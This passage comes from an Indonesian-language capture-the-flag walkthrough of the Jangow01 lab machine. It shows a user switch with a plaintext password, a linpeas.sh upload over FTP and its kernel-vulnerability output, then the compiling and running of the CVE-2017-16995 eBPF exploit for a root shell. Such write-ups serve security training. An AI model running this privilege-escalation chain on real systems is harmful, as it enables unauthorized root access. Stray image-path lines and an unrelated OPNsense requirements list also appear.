
```
www-data@jangow01:/var/www/html/site$ su jangow01
su jangow01
Password: abygurl69

jangow01@jangow01:/var/www/html/site$
```

8. Pindah ke directory user dan melihat ada file apa aja didalamnya

```
jangow01@jangow01:/var/www/html/site$ cd /home/jangow01
cd /home/jangow01
jangow01@jangow01:~$ ls
ls
user.txt
jangow01@jangow01:~$ ls -al
ls -al
total 36
drwxr-xr-x 4 jangow01 desafio02 4096 Jun 10  2021 .
drwxr-xr-x 3 root     root      4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02  200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02  220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02 3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02 4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desafio02 4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02  655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02    0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02   33 Jun 10  2021 user.txt
jangow01@jangow01:~$
```

9. Melakukan privilege escalation terhadap server
-download bash script linpeas.sh di github
https://github.com/carlospolop/PEASS-ng/releases/tag/20230226





-upload file linpeas.sh ke server dengan FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 3.0.3)
Name (192.168.1.103:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||22763|)
553 Could not create file.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||10028|)
150 Ok to send data.
100% |*********************************|   808 KiB    2.58 MiB/s    00:00 ETA
226 Transfer complete.
828172 bytes sent in 00:00 (2.29 MiB/s)
ftp>
```

-file berhasil terhasil terupload ke server

```
jangow01@jangow01:~$ ls -al
ls -al
total 848
drwxr-xr-x 4 jangow01 desafio02   4096 Fev 27 13:02 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02    200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
-rw------- 1 jangow01 desafio02 828172 Fev 27 13:02 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
jangow01@jangow01:~$
```


-tambahkan permission execute dan jalankan file tersebut di server

```
jangow01@jangow01:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
jangow01@jangow01:~$ ./linpeas.sh
```


-setelah dijalankan ternyata server rentan dengan serangan CVE-2017-16995

```
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get
-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel
:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-gene
ric}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_di
sabled ≠ 1

[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Exposure: highly probable
   Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|4
5|47|51)-generic} ]
   Download URL: https://www.exploit-db.com/download/40871
   Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be
 enabled

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/Vulnerability
Details
   Exposure: highly probable
```

10. Meretas server dengan CVE-2017-16995
-cari tahu informasi CVE-2017-16995 di google



-download file exploit CVE-2017-16995 di https://www.exploit-db.com/exploits/45010



-upload ke server dengan FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 3.0.3)
Name (192.168.1.103:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||29103|)
150 Ok to send data.
100% |**********************************| 13728       10.16 MiB/s    00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (807.41 KiB/s)
ftp>
```

-file berhasil terupload ke server

```
jangow01@jangow01:~$ ls -al
ls -al
total 872
drwxr-xr-x 6 jangow01 desafio02   4096 Fev 27 13:18 .
drwxr-xr-x 3 root     root        4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02  13728 Fev 27 13:18 45010.c
-rw------- 1 jangow01 desafio02    200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02    220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02   3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02   4096 Jun 10  2021 .cache
drwxr-x--- 3 jangow01 desafio02   4096 Fev 27 13:07 .config
drwx------ 2 jangow01 desafio02   4096 Fev 27 13:07 .gnupg
-rwx--x--x 1 jangow01 desafio02 828172 Fev 27 13:02 linpeas.sh
drwxrwxr-x 2 jangow01 desafio02   4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02    655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02     33 Jun 10  2021 user.txt
jangow01@jangow01:~$
```

-lakukan proses compile pada file tersebut

```
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
```

-setelah proses compile berhasil, jalankan file cve-2017-16995. Dari sini kita dapatkan akses ke terimal root

```
jangow01@jangow01:~$ ls
ls
45010.c  cve-2017-16995  linpeas.sh  user.txt
jangow01@jangow01:~$ ./cve-2017-16995
./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hard
ened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurit
y kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003c8e2300
[*] Leaking sock struct from ffff88003b172780
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800355bd900
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800355bd900
[*] credentials patched, launching shell ...
# whoami
whoami
root
#
```

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4